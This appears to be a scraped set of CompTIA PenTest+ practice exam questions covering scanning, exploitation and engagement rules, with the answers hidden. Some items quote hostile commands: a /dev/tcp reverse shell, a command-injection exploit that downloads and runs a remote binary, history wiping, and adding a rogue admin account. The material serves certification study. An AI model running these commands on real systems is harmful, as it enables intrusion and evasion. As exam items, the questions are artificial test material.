Actual exam question from CompTIA's PT0-002

Question #: 1

Topic #: 1

[All PT0-002 Questions]

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

A. chmod u+x script.sh

B. chmod u+e script.sh

C. chmod o+e script.sh

D. chmod o+x script.sh

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 2

Topic #: 1

[All PT0-002 Questions]

A penetration tester gains access to a system and establishes persistence, and then run the following commands:

```
cat /dev/null > temp
touch -r .bash_history temp
mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null

B. Making a copy of the user's Bash history to further enumeration

C. Covering tracks by clearing the Bash history

D. Making decoy files on the system to confuse incident responders

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 3

Topic #: 1

[All PT0-002 Questions]

A compliance-based penetration test is primarily concerned with:

A. obtaining PII from the protected network.

B. bypassing protection on edge devices.

C. determining the efficacy of a specific set of security standards.

D. obtaining specific information from the protected network.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 4

Topic #: 1

[All PT0-002 Questions]

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel.

Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.

B. Scripts that are part of the framework can be imported directly into SIEM tools.

C. The methodology can be used to estimate the cost of an incident better.

D. The framework is static and ensures stability of a security program over time.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 5

Topic #: 1

[All PT0-002 Questions]

Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications

B. A list of all the risks of web applications

C. The risks defined in order of importance

D. A web-application security standard

E. A risk-governance and compliance framework

F. A checklist of Apache vulnerabilities

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 6

Topic #: 1

[All PT0-002 Questions]

A penetration tester discovered a vulnerability that provides the ability to upload to a path via discovery traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/picktheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback.

B. Download .pl files and look for usernames and passwords.

C. Edit the smb.conf file and upload it to the server.

D. Download the smb.conf file and look at configurations.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 7

Topic #: 1

[All PT0-002 Questions]

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.

Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible

B. Whether the connection between the cloud and the client is secure

C. Whether the client's employees are trained properly to use the platform

D. Whether the cloud applications were developed using a secure SDLC

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 8

Topic #: 1

[All PT0-002 Questions]

A penetration tester ran the following command on a staging server: python -m SimpleHTTPServer 9891

Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit

B. powershell -exec bypass -f \\10.10.51.50\9891

C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1/exploit

D. wget 10.10.51.50:9891/exploit

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 9

Topic #: 1

[All PT0-002 Questions]

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST"
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${sytem.IFS()}-
c${system.IFS()}'cd${system.IFS()}/tmp;${system.IFS()}wget${system.IFS()}http://10.10.0.1/apache;${system.IFS()}chmod${system.IFS()}777
${system.IFS()}apache${system.IFS()}./apache'%0A%27&loginUSer=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

A. grep -v apache ~/bash_history > ~/.bash_history

B. rm -rf /tmp/apache

C. chmod 600 /tmp/apache

D. taskkill /IM ɹ€apacheɹ€ /F

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 10

Topic #: 1

[All PT0-002 Questions]

Which of the following is MOST important to include in the final report of a static application-security test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used

B. Bill of materials including supplies, subcontracts, and costs incurred during assessment

C. Quantitative impact assessments given a successful software compromise


D. Code context for instances of unsafe typecasting operations


Show Suggested Answer


Actual exam question from CompTIA's PT0-002
Question #: 11
Topic #: 1
[All PT0-002 Questions]

SIMULATION -
You are a penetration tester reviewing a client's website through a web browser.


INSTRUCTIONS -
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.










```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXIndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zl
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2ImbGI1Y3Z2ZJqbGFzZWImaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZZhqZHNmZm1tc2hmdWRtZmZoZ3U3cndweWhmamRtZmZ2bnVzZm53cnVmYnZ1ZXI2==" name="csrf-token" />
<select><script>
document.write(",OPTION value-1>"+document.location.herf.substring(document.location.herf.indexOf("f="}+16)+"</OPTION>");
</script></select>
<div align="center">
<from action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!--input style="width:150px;" type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;p>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;p>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password"-->
```




Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google\utmccn=(organic)\utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_id.0767	*	.comptia.o...	/	2017-10-1...	13			






```
1  <html>
2  <head>
3  <title>Secure Login</title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXIndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zl
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2ImbGI1Y3Z2ZJqbGFzZWImaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZZhqZHNmZm1tc2hmdWRtZmZoZ3U3cndweWhmamRtZmZ2bnVzZm53cnVmYnZ1ZXI2==" name="csrf-token" />
10 <select><script>
11 document.write(",OPTION value-1>"+document.location.herf.substring(document.location.herf.indexOf("f="}+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <from action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!--input style="width:150px;" type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;p>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;p>Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password"-->
```



Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcby3v	www.com...	/	Session	41			delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			delete
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			delete
__utmc	36104370	.comptia.o...	/	Session	14			delete
__utmt	1	.comptia.o...	/	2017-10-1...	7			delete
__utmv	36104370.|2=Account%20Type=Not20Defined=1	.comptia.o...	/	2019-10-1...	48			delete
__utmz	36104370.1508266963.1.1.utmcsr=google\utmccn=(organic)\utmc...	.comptia.o...	/	2018-04-1...	99			delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			delete
_sp_id.0767	*	.comptia.o...	/	2017-10-1...	13			delete

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 12

Topic #: 1

[All PT0-002 Questions]

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees.

Which of the following tools can help the tester achieve this goal?

A. Metasploit

B. Hydra

C. SET

D. WPScan

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 13

Topic #: 1

[All PT0-002 Questions]

Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

A. Unsupported operating systems

B. Susceptibility to DDoS attacks

C. Inability to network

D. The existence of default passwords

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 14

Topic #: 1

[All PT0-002 Questions]

Which of the following describes the reason why a penetration tester would run the command sdelete mimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries

B. To remove the tester-created Mimikatz account

C. To remove tools from the server

D. To remove a reverse shell from the system

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 15

Topic #: 1

[All PT0-002 Questions]

A penetration tester is scanning a corporate lab network for potentially vulnerable services.

Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap 192.168.1.1-5 -PU22-25,80

B. nmap 192.168.1.1-5 -PA22-25,80

C. nmap 192.168.1.1-5 -PS22-25,80

D. nmap 192.168.1.1-5 -Ss22-25,80

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 16

Topic #: 1

[All PT0-002 Questions]

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.

Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.

B. The tester did not run sudo before the command.

C. The web server is using HTTPS instead of HTTP.

D. This URI returned a server error.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 17

Topic #: 1

[All PT0-002 Questions]

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address.

Which of the following MOST likely describes what happened?

A. The penetration tester was testing the wrong assets.

B. The planning process failed to ensure all teams were notified.

C. The client was not ready for the assessment to start.

D. The penetration tester had incorrect contact information.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 18

Topic #: 1

[All PT0-002 Questions]

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.

Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.

B. Identify all the vulnerabilities in the environment.

C. Limit invasiveness based on scope.

D. Maintain confidentiality of the findings.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002
Question #: 19
Topic #: 1
[All PT0-002 Questions]

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.
In which of the following places should the penetration tester look FIRST for the employees' numbers?

A. Web archive
B. GitHub
C. File metadata
D. Underground forums

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 20

Topic #: 1

[All PT0-002 Questions]

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running.

Which of the following would BEST support this task?

A. Run nmap with the -O, -p22, and -sC options set against the target.

B. Run nmap with the -sV and -p22 options set against the target.

C. Run nmap with the --script vulners option set against the target.

D. Run nmap with the -sA option set against the target.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 21

Topic #: 1

[All PT0-002 Questions]

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.

Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.

B. Perform a manual test on the server.

C. Check the results on the scanner.

D. Look for the vulnerability online.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 22

Topic #: 1

[All PT0-002 Questions]

A penetration tester has been given eight business hours to gain access to a client's financial system.

Which of the following techniques will have the HIGHEST likelihood of success?

A. Attempting to tailgate an employee who is going into the client's workplace

B. Dropping a malicious USB key with the company's logo in the parking lot

C. Using a brute-force attack against the external perimeter to gain a foothold

D. Performing spear phishing against employees by posing as senior management

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 23

Topic #: 1

[All PT0-002 Questions]

A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router.

Which of the following is MOST vulnerable to a brute-force attack?

A. WPS

B. WPA2-EAP

C. WPA-TKIP

D. WPA2-PSK

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 24

Topic #: 1

[All PT0-002 Questions]

A penetration tester writes the following script:

```
#!/bin/bash
for x in 'seq 1 254'; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.

B. Set the TTL of ping packets for stealth.

C. Fill the ARP table of the networked devices.

D. Scan the system on the most used ports.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 25

Topic #: 1

[All PT0-002 Questions]

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.

B. Close the reverse shell connection.

C. Downgrade the svsaccount permissions.

D. Remove the tester-created credentials.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 26

Topic #: 1

[All PT0-002 Questions]

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host.

Which of the following utilities would BEST support this objective?

A. Socat

B. tcpdump

C. Scapy

D. dig

Show Suggested Answer

Actual exam question from CompTIA's PT0-002
Question #: 27
Topic #: 1
[All PT0-002 Questions]

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.
Which of the following describes the scope of the assessment?

A. Partially known environment testing

B. Known environment testing

C. Unknown environment testing

D. Physical environment testing

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 28

Topic #: 1

[All PT0-002 Questions]

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a `probable port scan` alert in the organization's IDS?

A. Line 01

B. Line 02

C. Line 07

D. Line 08

E. Line 12

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 29

Topic #: 1

[All PT0-002 Questions]

A consulting company is completing the ROE during scoping.

Which of the following should be included in the ROE?

A. Cost of the assessment

B. Report distribution

C. Testing restrictions

D. Liability

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 30

Topic #: 1

[All PT0-002 Questions]

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.

Which of the following is most important for the penetration tester to define FIRST?

A. Establish the format required by the client.

B. Establish the threshold of risk to escalate to the client immediately.

C. Establish the method of potential false positives.

D. Establish the preferred day of the week for reporting.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 31

Topic #: 1

[All PT0-002 Questions]

A penetration tester logs in as a user in the cloud environment of a company.

Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

A. iam_enum_permissions

B. iam_prive_sc_scan

C. iam_backdoor_assume_role

D. iam_bruteforce_permissions

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 32

Topic #: 1

[All PT0-002 Questions]

A company becomes concerned when the security alarms are triggered during a penetration test.

Which of the following should the company do NEXT?

A. Halt the penetration test.

B. Conduct an incident response.

C. Deconflict with the penetration tester.

D. Assume the alert is from the penetration test.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 33

Topic #: 1

[All PT0-002 Questions]

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.

Which of the following tools or techniques would BEST support additional reconnaissance?

A. Wardriving

B. Shodan

C. Recon-ng

D. Aircrack-ng

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 34

Topic #: 1

[All PT0-002 Questions]

A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data.

Which of the following was captured by the testing team?

A. Multiple handshakes

B. IP addresses

C. Encrypted file transfers

D. User hashes sent over SMB

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 35

Topic #: 1

[All PT0-002 Questions]

A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port        State    Service
1080/tcp    open     socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus

B. ProxyChains

C. OWASP ZAP

D. Empire

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 36

Topic #: 1

[All PT0-002 Questions]

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals.

Which of the following should the tester do NEXT?

A. Reach out to the primary point of contact.

B. Try to take down the attackers.

C. Call law enforcement officials immediately.

D. Collect the proper evidence and add to the final report.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 37

Topic #: 1

[All PT0-002 Questions]

A penetration tester received a .pcap file to look for credentials to use in an engagement.

Which of the following tools should the tester utilize to open and read the .pcap file?

A. Nmap

B. Wireshark

C. Metasploit

D. Netcat

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 38

Topic #: 1

[All PT0-002 Questions]

A penetration tester ran an Nmap scan on an Internet-facing network device with the -F option and found a few open ports. To further enumerate, the tester ran another scan using the following command: nmap -O -A -sS -p- 100.100.100.50

Nmap returned that all 65,535 ports were filtered

Which of the following MOST likely occurred on the second scan?

A. A firewall or IPS blocked the scan.

B. The penetration tester used unsupported flags.

C. The edge network device was disconnected.

D. The scan returned ICMP echo replies.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 39

Topic #: 1

[All PT0-002 Questions]

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

✑ Have a full TCP connection

✑ Send a `hello` payload

✑ Wait for a response

✑ Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

A. Run nmap -Pn -sV --script vuln <IP address>.

B. Employ an OpenVAS simple scan against the TCP port of the host.

C. Create a script in the Lua language and use it with NSE.

D. Perform a credentialed scan with Nessus.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 40

Topic #: 1

[All PT0-002 Questions]

Performing a penetration test against an environment with SCADA devices brings an additional safety risk because the:

A. devices produce more heat and consume more power.

B. devices are obsolete and are no longer available for replacement.

C. protocols are more difficult to understand.

D. devices may cause physical world effects.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 41

Topic #: 1

[All PT0-002 Questions]

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible. Which of the following Nmap scan syntaxes would BEST accomplish this objective?

A. nmap -sT -vvv -O 192.168.1.2/24 -PO

B. nmap -sV 192.168.1.2/24 -PO

C. nmap -sA -v -O 192.168.1.2/24

D. nmap -sS -O 192.168.1.2/24 -T1

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 42

Topic #: 1

[All PT0-002 Questions]

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?

A. Utilize the tunnel as a means of pivoting to other internal devices.

B. Disregard the IP range, as it is out of scope.

C. Stop the assessment and inform the emergency contact.

D. Scan the IP range for additional systems to exploit.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 43

Topic #: 1

[All PT0-002 Questions]

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift.

Which of the following social-engineering attacks was the tester utilizing?

A. Phishing

B. Tailgating

C. Baiting

D. Shoulder surfing

Show Suggested Answer

Actual exam question from CompTIA's PT0-002
Question #: 44
Topic #: 1
[All PT0-002 Questions]

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database

B. Intercepting outbound TLS traffic

C. Gaining access to hosts by injecting malware into the enterprise-wide update server

D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates

E. Establishing and maintaining persistence on the domain controller

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 45

Topic #: 1

[All PT0-002 Questions]

A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server.

Which of the following can be done with the pcap to gain access to the server?

A. Perform vertical privilege escalation.

B. Replay the captured traffic to the server to recreate the session.

C. Use John the Ripper to crack the password.

D. Utilize a pass-the-hash attack.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 46

Topic #: 1

[All PT0-002 Questions]

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA

B. MSA

C. SOW

D. MOU

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 47

Topic #: 1

[All PT0-002 Questions]

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readme.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=uthf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite

B. DirBuster

C. WPScan

